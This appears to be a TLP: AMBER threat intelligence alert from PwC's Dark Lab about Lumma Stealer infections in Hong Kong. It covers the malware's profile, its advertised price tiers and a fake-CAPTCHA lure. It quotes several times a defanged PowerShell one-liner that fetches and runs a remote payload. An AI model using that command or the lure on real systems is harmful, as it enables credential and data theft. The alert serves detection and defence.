Infostealer Alert

22 October 2024

TLP: AMBER
No third party distribution
Tags: Lumma Stealer, LummaC2, Information Stealer, Malware-as-a-Service


Lumma Stealer infects multiple Hong Kong-based victims

Introduction

PwC's Dark Lab has recently observed multiple victims infected with the Lumma information stealer ("infostealer") in 2024. As a result, we issue the following Threat Intelligence Alert to provide an update on this active and persistent threat.

Lumma (a.k.a. LummaC2, LummaStealer) is a malicious software designed to evasively collect and extract sensitive information from infected devices. Operating as a Malware-as-a-Service (MaaS) offering, Lumma is leveraged by multiple threat actors of varying motivations who have procured the malware.


Through our tracking of the infostealer landscape, Lumma is observed to be the most distributed infostealer, with approximately 99.8 million global infections in 2024 thus far.[1]



Lumma persists as the most frequently leveraged infostealer malware given its anti-analysis techniques and information harvesting capabilities. Lumma uses a unique anti-sandbox technique that leverages trigonometry to detect human behaviour and evade detection. This technique delays the activation of malware until human mouse activity is detected.[2]

[1] PwC's Proprietary Sources
[2] PwC Global Threat Intelligence

Malware Profile: Lumma[3]	
Type	Information Stealer Malware
First Observed	August 2022
Availability as a MaaS	Malware-as-a-Service ("MaaS"), advertised via various Russian-speaking hacking forums and Telegram channels
Distribution to Victims	• Phishing emails via malicious attachments or links • Fake installs of popular software (e.g., VLC, ChatGPT) • Fake software updates • Malicious links in YouTube comments
Operating Systems Impacted	Primarily targets Windows
Targets	Lumma targets a wide variety of personally identifiable information (PII). For example[4,5]: • Credentials from browser • Credentials from local system • Web session cookies (e.g., Google cookies) • Credit card information • Cryptocurrency wallets • Two-factor authentication (2FA) browser extensions • Remote desktop applications • Private browser data • Local system data • FTP client data • Financial data • Sensitive information stored in user directories
Exfiltration Method	HTTP POST requests using the user agent "TeslaBrowser/5.5"
Additional Capabilities	Non-resident loader capable of delivering additional payloads via EXE, DLL, and PowerShell



Tariffs

[Experienced] $250 / month:
- All the features of previous privileges
- Install filters up to 10 pieces
- Download logs in bulk
- Ability to upload logs based on your search query (example - only with wallets or only with instagram.com)
- Ability to use search by parameters (country, with or without currency, with a specific filter)
- Ability to clear dummies, statistics of dummies on the "log quality" page

[Professional] $500 / month:
- All the features of previous privileges
- The number of filters is unlimited
- You can delete logs en masse (by resetting the counter)
- Ability to share your statistics with others
- Log quality widget available
- Filter widget available
- Search expanded, search and upload of logs available upon request (in cookies/passwords)
- Ability to monitor the number of log neighbors
- Log quality assessment system available
- All innovations first appear here, then they move (or don't move) to groups below

[Corporate] $1000 / month:
- Opportunities of previous privileges
- Dedicated line for cleaning the build, the build is cleaned more often
- Improved bypass of proactive protection, the build lives longer, the knockout is greater than the previous ones on average by 10-15%
- Perfect for pinpoint spills, you know where

Figure 1 - Screenshot from Lumma Telegram channel

[3] PwC Global Threat Intelligence

[4] https://www.cyfirma.com/research/lumma-stealer-tactics-impact-and-defense-strategies/

[5] PwC Global Threat Intelligence

Technical Analysis: Ongoing Campaign Impacting Local Victims

PwC’s Dark Lab have investigated multiple local cases of Lumma infections in 2024.

Attack Summary:

1. User visits a website, which redirects to a fake CAPTCHA page

2. Upon clicking the "Verify" button, user presented with unusual instructions.

3. Instruction to `WIN+R Ctrl-V`, which results in copying a PowerShell payload

   ```
   cmd:powershell.exe -W Hidden -command $url = 'hXXps[:]//filehere0987.b-cdn.net/zuni.txt'; $response = Invoke-WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $text
   ```

4. PowerShell payload is executed, which triggers downloading Lumma Stealer malware from a remote server.

Post-infection, the infostealer likely attempted potential theft of passwords and/or other sensitive web browser information.

This is consistent with recent open-source intelligence (“OSINT”) reporting issued on 20 October 2024[6], with further indications that this campaign leveraging the CAPTCHA lure has been ongoing since September 2024.[7]

Implications and Conclusion

Given the uptick of infections observed locally in the last two days, PwC’s Dark Lab advises clients to remain aware of the persistent and active threat. Infection by the infostealer may result in cybercriminals obtaining sensitive personally identifiable information (“PII”), including credentials and tokens which may be sold on the dark web or leveraged to infiltrate corporate environments.

It should be further noted that PwC’s Dark Lab have responded to incidents whereby an infostealer compromised an employee’s personal laptop, resulting in the collection of corporate credentials that were subsequently leveraged to access the corporate network. We reference this incident as a reminder of the risks posed by unmanaged devices, whereby there lacks an opportunity to detect and remove Lumma from the environment to restrict access and extraction of sensitive corporate data.

We strongly recommend clients to remain aware of the latest campaign distributing the Lumma stealer and consider performing a threat hunt using the Indicators of Compromise (“IoCs”) and Indicators of Attack (“IoAs”) disclosed below. Furthermore, we advise ensuring all externally-facing severs enforce multi-factor authentication (“MFA”) as an added security layer to reduce the risk of unauthorised access via stolen credentials.

[6] https://blog.qualys.com/vulnerabilities-threat-research/2024/10/20/unmasking-lumma-stealer-analyzing-deceptive-tactics-with-fake-captcha?utm_source=dlvr.it&utm_medium=twitter
[7] https://www.linkedin.com/pulse/lumma-info-stealer-malware-uses-fake-captcha-spread-jayasekara-4kalc/

Indicators of Compromise

IOC	Details
`hxxps[:]//filehere0987.b-cdn.net/zuni.txt`	txt file hosted on the remote server containing malicious file download command
`hxxps[:]//easytx.b-cdn.net/easy111.txt`	txt file hosted on the remote server containing malicious file download command
`554893298 21a2b8068f047a3e04024088ad98687c16640c4456f6be27fa317f9`	zuni.txt
`c2ecc9b2150da1e6103c4fefc802c102ff2652b9e40216c378c76ec2e0105f15`	easy111.txt

Indicators of Attack

IOA	Details
`PowerShell.exe" -W Hidden -command $url = 'hXXps[:]//filehere0987.b-cdn.net/zuni.txt'; $response = Invoke-WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $text`	Command to distribute Lumma Stealer malware
`Powershell.exe filePath: C:\Windows\System32\WindowsPowerShell\v1.0 cmd: "PowerShell.exe" -W Hidden -command $url = 'hXXps[:]//easytx.b-cdn.net/easy111.txt'; $response = Invoke-WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $text`	Command to distribute Lumma Stealer malware

Further information

If you need any further advice or would like PwC's leading global incident response team to support you, please do not hesitate to contact us.

This report has been provided to clients as part of PwC's Dark Lab Cyber-as-a-Service offering. More detailed analysis on the topics covered in this report can be provided on request.

If you would like more information on any of the threats discussed in this alert please feel free to get in touch, by emailing *darklab.cti@hk.pwc.com*.

Traffic Light Protocol

This report is classified as TLP: AMBER. Recipients may only share TLP: AMBER information with members of their own organisation who need to know the information to protect themselves or prevent further harm.

This document has been prepared by PricewaterhouseCoopers Limited (PwC) solely for its clients who have entered into a subscription agreement with PwC for related services (the "subscription") and solely for the purpose and on the terms set out in the subscription. PwC accepts no liability (including for negligence) to anyone else in connection with this document. It may only be distributed according to the TLP classification where one is provided, and otherwise it may not be provided to anyone else.